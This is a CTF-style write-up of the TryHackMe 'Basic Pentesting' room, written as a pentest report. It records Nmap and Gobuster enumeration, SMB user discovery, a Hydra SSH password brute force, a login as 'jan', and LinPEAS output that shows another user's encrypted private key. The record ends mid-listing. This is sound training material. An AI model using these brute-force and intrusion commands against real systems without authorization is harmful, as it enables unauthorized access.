

PENETRATION TEST REPORT

TryHackMe: [Basic Pentesting](#) (Easy)

Date release: 28 Dec 2018

Author: Josiah

Profile: <https://tryhackme.com/p/The1Neo>

Engagement Overview

Objective: Enumerate the machine, gain an initial foothold, escalate privileges.

Skills exercised: service enumeration, web content discovery, SMB/user enumeration, credential brute-forcing, SSH private key extraction, offline hash cracking, and privilege escalation.


Platform note: The lab session was interrupted once (machine auto-terminated) and restarted; the target IP changes partway through this report from **10.48.172.252** to **10.49.178.129**. Both IPs refer to the same TryHackMe room instance.

Attack Chain Summary

- Reconnaissance — identify live host and open services (Nmap)
- Web enumeration — discover a hidden directory and leaked internal notes (Gobuster + manual browsing)
- SMB/user enumeration — enumerate valid local usernames (enum4linux)
- Credential brute-force — obtain a working SSH password for one user (Hydra)
- Initial foothold — SSH in as low-privilege user "jan"
- Local enumeration — discover a world-readable, passphrase-protected SSH private key belonging to user "kay" (LinPEAS)
- Offline cracking — convert the key and crack its passphrase (ssh2john + John the Ripper)
- Privilege escalation — SSH in as "kay" using the cracked key, recover the final password

Phase 1 — Reconnaissance

The room provides a lab machine with a target IP. The first step is confirming the host is reachable, then identifying which services are running on it.



[Fig 1: TryHackMe lab machine assigned — target 10.48.172.252]

```
ping -c 4 10.48.172.252
```

Why?

A basic ICMP check **confirms connectivity** before spending time on a full port scan.

```
(ullas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ ping -c 4 10.48.172.252
PING 10.48.172.252 (10.48.172.252) 56(84) bytes of data:
64 bytes from 10.48.172.252: icmp_seq=1 ttl=62 time=110 ms
64 bytes from 10.48.172.252: icmp_seq=2 ttl=62 time=64.7 ms
64 bytes from 10.48.172.252: icmp_seq=3 ttl=62 time=134 ms
64 bytes from 10.48.172.252: icmp_seq=4 ttl=62 time=137 ms

— 10.48.172.252 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3011ms
rtt min/avg/max/mdev = 64.676/111.305/136.750/28.862 ms
```

[Fig 2: Host confirmed reachable (0% packet loss)]

```
nmap -sC -sV -oA nmap-results 10.48.172.252
```

Why?

-sC runs default Nmap scripts and **-sV** grabs service/version banners, giving a fast first picture of the attack surface without a slower full-port sweep.

Findings:

- 22/tcp — OpenSSH 8.2p1 (Ubuntu)
- 80/tcp — Apache httpd 2.4.41, page with no title
- 139/tcp & 445/tcp — Samba smbd 4 (SMB)
- 8009/tcp — Apache JServ Protocol (AJP)
- 8080/tcp — Apache Tomcat 9.0.7

```
(ullas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ nmap -sC -sV -oA nmap-results 10.48.172.252
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-01 20:06 +0530
Nmap scan report for 10.48.172.252
Host is up (4.3s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 d6:94:99:ed:16:0a:f5:ea:3b:20:d1:d9:0e:69:40:62 (RSA)
|   256 69:e1:a0:b9:2e:c5:15:c7:af:29:72:47:9e:68:d9:c0 (ECDSA)
|_  256 93:bd:1f:05:89:ff:e8:50:21:82:73:08:ee:ac:81:eb (ED25519)
80/tcp    open  http           Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn    Samba smbd 4
445/tcp   open  netbios-ssn    Samba smbd 4
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http           Apache Tomcat 9.0.7
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time:
|   date: 2026-09-01T14:37:19
|_ start_date: N/A
|_ clock-skew: -2s
|_ smb2-security-mode:
|   3.1.1:
|_ Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.22 seconds
```


[Fig 3: Full service/version scan]

Analysis:

SSH (22) and the web server (80) are the most promising initial paths — SSH for credential attacks, and port 80 for content discovery. SMB (139/445) is also worth enumerating for usernames. Tomcat and AJP are noted but not the fastest path in, so they were set aside in favour of the web server.

Phase 2 — Web Application Enumeration

Visiting the site directly shows a generic maintenance page, so the next steps focus on what isn't shown on the surface: the page source and hidden directories.



[Fig 4: Landing page — "Undergoing maintenance"]

```
Line wrap ☐
1 <html>
2
3 <h1>Undergoing maintenance</h1>
4
5 <h4>Please check back later</h4>
6
7 <!-- Check our dev note section if you need to know what to work on. -->
8
9
10 </html>
```

[Fig 5: Page source reveals an HTML comment]

Why check the source: Developers sometimes leave comments in HTML that aren't visible on the rendered page but are still sent to the browser.

Here, a comment references a "**dev note**" section, hinting that more content exists outside the page itself.

Thus, we proceed with directory enumeration using Gobuster.

```
gobuster dir -u http://10.48.172.252/
-w /usr/share/wordlists/dirb/small.txt
```

```
(u1las23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ gobuster dir -u http://10.48.172.252/ -w /usr/share/wordlists/dirb/small.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.48.172.252/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

development (Status: 301) [Size: 320] [→ http://10.48.172.252/development/]
Progress: 959 / 959 (100.00%)

Finished
```

[Fig 7: /development/ has directory listing enabled, exposing two files]

Why?

Gobuster requests every word in a wordlist as a path and reports which ones return a valid response, uncovering directories that aren't linked from the visible site.



[Fig 7: /development/ has directory listing enabled, exposing two files]

Analysis:

Directory listing being enabled here is itself a misconfiguration — it lets an attacker see every file in the folder instead of only the ones explicitly linked.

```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

[Fig 8: dev.txt — internal developer notes]

Key details:

Mentions an **Apache Struts 2.5.12 REST** example being **hosted**;
SMB being **configured**, and **two staff** initials — "K" and "J".

```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

[Fig 9: j.txt — a note from K to J]

Analysis:

This note is the most valuable find in this phase. It confirms two real users (K and J), and states that J's password was "cracked easily" from /etc/shadow — a strong hint that J's account uses a weak, wordlist-guessable password.

This directly shapes the next two phases: find the real usernames, then brute-force credentials.

Phase 3 — SMB & User Enumeration

dev.txt confirmed **SMB** is configured on this host.

SMB often allows anonymous (**unauthenticated**) enumeration of shares and, sometimes, **valid usernames** — worth checking before attempting any brute-force.

```
enum4linux -a 10.48.172.252 | tee enum4linux.log
```

```
(ullas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ enum4linux -a 10.48.172.252 | tee enum4linux.log
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Sep 1 20:22:49 2026

===== ( Target Information ) =====
Target ..... 10.48.172.252
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

[Fig 10: enum4linux started against the target]

```
===== ( Share Enumeration on 10.48.172.252 ) =====
smbXcli_negprot_smb1_done: No compatible protocol selected by server.

  Sharename      Type      Comment
  -----
  Anonymous      Disk
  IPC$           IPC       IPC Service (Samba Server 4.15.13-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server 10.48.172.252 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_N
ETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.48.172.252
//10.48.172.252/Anonymous      Mapping: OK Listing: OK Writing: N/A
[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.48.172.252/IPC$      Mapping: N/A Listing: N/A Writing: N/A
```

[Fig 11: An "Anonymous" SMB share is accessible without credentials]

Why this matters: An anonymously-accessible share is itself a finding — it means SMB is not requiring authentication for at least one share, which is bad practice regardless of what's inside it.

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
S-1-22-1-1002 Unix User\ubuntu (Local User)
```

[Fig 12: SID-based enumeration reveals valid local usernames]

Findings: three local Unix users — **kay**, **jan**, and **ubuntu**.

Analysis:


"kay" and "jan" line up exactly with the "K" and "J" initials from j.txt.

This confirms the note was about these two accounts, and — combined with the note saying J's password was weak — makes "jan" the clear target for the next phase.

Phase 4 — Credential Brute-Forcing (SSH)

With a confirmed username (jan) and a strong hint that the password is weak and common, a dictionary attack against SSH is the logical next step. Best tool for this would be Hydra.

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt  
ssh://10.48.172.252
```



```
(ullas23@KALI)-[~]  
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.48.172.252  
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza  
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-01 20:31:27  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use  
-t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking ssh://10.48.172.252:22/  
[STATUS] 248.00 tries/min, 248 tries in 00:01h, 14344151 to do in 963:60h, 16 active  
[STATUS] 229.33 tries/min, 688 tries in 00:03h, 14343711 to do in 1042:26h, 16 active  
[22][ssh] host: 10.48.172.252 login: jan password: armando  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-01 20:35:10
```

[Fig 13: Hydra finds a valid SSH password for jan]

Result: **jan** : **armando**

Why rockyou.txt?

It's a very large real-world leaked password list, effective against accounts using common or previously-breached passwords — exactly the scenario the internal note described.

Phase 5 — Initial Foothold

(**Note:** the original lab machine was auto-terminated by TryHackMe mid-session; a new machine was started, changing the target IP to **10.49.178.129** for the remainder of the engagement.)

```
ssh jan@10.49.178.129
```



```
(ullas23@KALI)-[~]
$ ssh jan@10.49.178.129
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jan@10.49.178.129's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue 01 Sep 2026 11:48:39 AM EDT

System load:  1.0           Processes:           112
Usage of /:   50.6% of 13.62GB Users logged in:          0
Memory usage: 57%          IPv4 address for ens5: 10.49.178.129
Swap usage:   0%
```

[Fig 14: Successful SSH login as jan]

This establishes the initial foothold — low-privilege shell access as user jan.

Phase 6 — Local Enumeration & Privilege Escalation Vector

With a foothold established, the next goal is escalating from jan to a higher-privilege account. Manual checks are a good starting point before running an automated tool.

```
jan@ip-10-49-178-129:~$ ls -al
total 12
drwxr-xr-x 2 root root 4096 Apr 23  2018 .
drwxr-xr-x 5 root root 4096 Sep  1 11:40 ..
-rw-r--r-- 1 root jan   47 Apr 23  2018 .lessht
jan@ip-10-49-178-129:~$ cat .lessht
cat: .lessht: Permission denied
jan@ip-10-49-178-129:~$ sudo -l
[sudo] password for jan:
Sorry, user jan may not run sudo on ip-10-49-178-129.
jan@ip-10-49-178-129:~$ pwd
/home/jan
jan@ip-10-49-178-129:~$ cd ..
jan@ip-10-49-178-129:/home$ ls
jan  kay  ubuntu
jan@ip-10-49-178-129:/home$ cd kay
jan@ip-10-49-178-129:/home/kay$ ls
pass.bak
jan@ip-10-49-178-129:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@ip-10-49-178-129:/home/kay$ ls -al
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 5 root root 4096 Sep  1 11:40 ..
-rw-r--r-- 1 kay  kay  789 Jun 22  2025 .bash_history
-rw-r--r-- 1 kay  kay  220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay 3771 Apr 17  2018 .bashrc
drwxr-xr-x 2 kay  kay  4096 Apr 17  2018 .cache
-rw-r--r-- 1 root kay  119 Apr 23  2018 .lessht
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw-r--r-- 1 kay  kay   57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay  655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay   0 Apr 17  2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay  538 Apr 23  2018 .viminfo
jan@ip-10-49-178-129:/home/kay$ cat .viminfo
cat: .viminfo: Permission denied
jan@ip-10-49-178-129:/home/kay$ cat .bash_history
cat: .bash_history: Permission denied
jan@ip-10-49-178-129:/home/kay$
```

[Fig 15: jan cannot use sudo; kay's home directory contains a file, pass.bak, that jan cannot read]

Analysis:

pass.bak in kay's home directory is an obvious lead, but permissions block jan from reading it directly. This means privilege escalation to kay (or root) is needed before that file becomes useful.

To search more systematically for privilege-escalation vectors, **LinPEAS** (a well-known Linux enumeration script) was transferred to the target and run.

Tool: **LinPEAS (PEASS-ng)**

GitHub Repository: <https://github.com/peass-ng/PEASS-ng>

Installation used (Kali Linux — pre-packaged):

```
sudo apt install peass
locate linpeas.sh
```

Alternative installation (direct download, any Linux system):

```
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
```

```
scp /usr/share/peass/linpeas.sh jan@10.49.178.129:/dev/shm
```

```
(ullas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ locate linpeas.sh
/usr/share/peass/linpeas/linpeas.sh

(ullas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ scp /usr/share/peass/linpeas/linpeas.sh jan@10.49.178.129:/dev/shm
The authenticity of host '10.49.178.129 (10.49.178.129)' can't be established.
ED25519 key fingerprint is: SHA256:YGbPTv3qmj+aqEFVpuctHZKVQGLCQphnJGFkmAANu6M
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.178.129' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jan@10.49.178.129's password:
linpeas.sh 100% 1107KB 166.1KB/s 00:06
```

[Fig 16: Transferring LinPEAS to the target via SCP]

```
chmod +x linpeas.sh
```

```
jan@ip-10-49-178-129:~$ cd /dev/shm
jan@ip-10-49-178-129:/dev/shm$ ls
linpeas.sh
jan@ip-10-49-178-129:/dev/shm$ chmod +x linpeas.sh
jan@ip-10-49-178-129:/dev/shm$ ls -al
total 1108
drwxrwxrwt  2 root root    60 Sep  1 11:54 .
drwxr-xr-x 16 root root  3940 Sep  1 11:40 ..
-rwxr-xr-x  1 jan  jan 1133905 Sep  1 11:55 linpeas.sh
jan@ip-10-49-178-129:/dev/shm$
```

[Fig 17: Making the script executable]

```
./linpeas.sh | tee linlog.txt
```

We begin the LinPEAS execution.

```
jan@ip-10-49-178-129:/dev/shm$ ./linpeas.sh | tee linlog.txt



Do you like PEAS?

Linux PE & Hardening : https://hacktricks-training.com/courses/lhe/ |
Learn Cloud Hacking : https://training.hacktricks.xyz
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli

Thank you!

LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
Best Linux PE & Hardening course: https://hacktricks-training.com/courses/lhe/

LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look into it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting LinPEAS. Caching Writable Folders...

Basic information

OS: Linux version 5.15.0-139-generic (buildd@lcy02-amd64-067) (gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025
User & Groups: uid=1001(jan) gid=1001(jan) groups=1001(jan)
Hostname: ip-10-49-178-129
```

[Fig 18: LinPEAS execution]

```

Analyzing SSH Files (limit 70)

-rw-r--r-- 1 kay kay 3326 Apr 19 2018 /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
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
-----END RSA PRIVATE KEY-----
-rw-r--r-- 1 kay kay 771 Apr 19 2018 /home/kay/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACzAsDwjb0ft4I07Kyux8DWocNiS1aJqpdVEo+gfk8Ng624b9q0Qp7LOWDMVIInF
CuzkTA3ZugSyo10ehPc0iyD7SfJIMzsETfVlHB3DLLEnFm11hNeUBCF4Lt6o9uH3lcTuPVyZAvbAt7x066bKjyEUy3hrpSnruN+M
0exdSjaV54PI9TBfKUmmpQXsrWzJm1QaxBxZMq3xaBxTsFvW2nEx0rP0rnlTQM4bdAvmvSXtuxLw6e5iCaAy1eoTHw0N6IfEGvwCH
XI1CT25gH1grFS0/NdR9cs78ylxYTLdnNvkxL1J3cVzVHJ/Zf0OWOCK4iJ/K8PIbSnYsBkSnrlDX27PM7DZCBu+xiwV5z4hRwwZ
ZG5VcU+nDZYZr4xtpPbQcIQWYjVwr5vF3vehk57ymIWLwNqU/rSnZ0wZH8MURhVFaN0dr/0184Z1dJZ34u3NbIBxEv9XsjAh/L52D
t7DNHwqUJKIL1/NV96LKDqHKCXCRCFB0h9BgqJUIAXoDdWLTBunFKu/tgCz0n7SIPSDxJDhF4StAhFbGCHP9NIMvB890FjJE/vys/
PuY3efX1GjTdAijRa019M2f8d00nJpktNwCIMXeJvKyGQKGLTTS80u0AgLfV50Zuhg7H5j6RAJoSgF0tlosnFzwNuxxU05ozHuJ5
9wsnn5LMK97sbow= I don't have to type a long password anymore!

```

[Fig 19: LinPEAS surfaces a world-readable private SSH key for user kay]

Key finding:

kay's SSH private key (id_rsa) has permissions allowing any user to read it. The key is passphrase-encrypted, but a suspicious comment is embedded in the file itself: "I don't have to type a long password anymore!" — suggesting the real passphrase may be short and guessable, despite the misleading comment.

```
-rw-rw-r-- 1 kay kay 771 Apr 23 2018 /home/kay/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAzAsDwjb0ft4IO7Kyux8DWocNiS1aJqpdVEo+gfk8Ng624b9q0Qp7LOWDMVIInf
CuzkTA3ZugSyo10ehPc0iyD7SfJIMzsETfVlHB3DlLLenFm11hNeUBCF4Lt6o9uH3lcTuPVyZAvbAt7xD66bKjyEUy3hrpSnruN+M
0exdSjaV54PI9TBfkUmmqpXsrWzMj1QaxBxZMq3xaBxTsFvW2nEx0rP0rnlTQM4bdAvmvSXtuxLw6e5iCaAy1eoThw0N6IfeGvwch
XI1CT25gH1grfS0/Ndr9cs78ylxYTLdnNvkxL1J3cVzVHJ/Zf00WOCK4iJ/K8PIbSnYsBkSnrILDx27PM7DZCBu+XhIwV5z4hRwwZ
ZG5VcU+nDZZYr4xtpPbQcIQWYjVwr5vF3vehk57ymIWLwNqU/rSnZ0wZH8MURhVFANodr/0184Z1dJZ34u3NbIBxEV9XsjAh/L52D
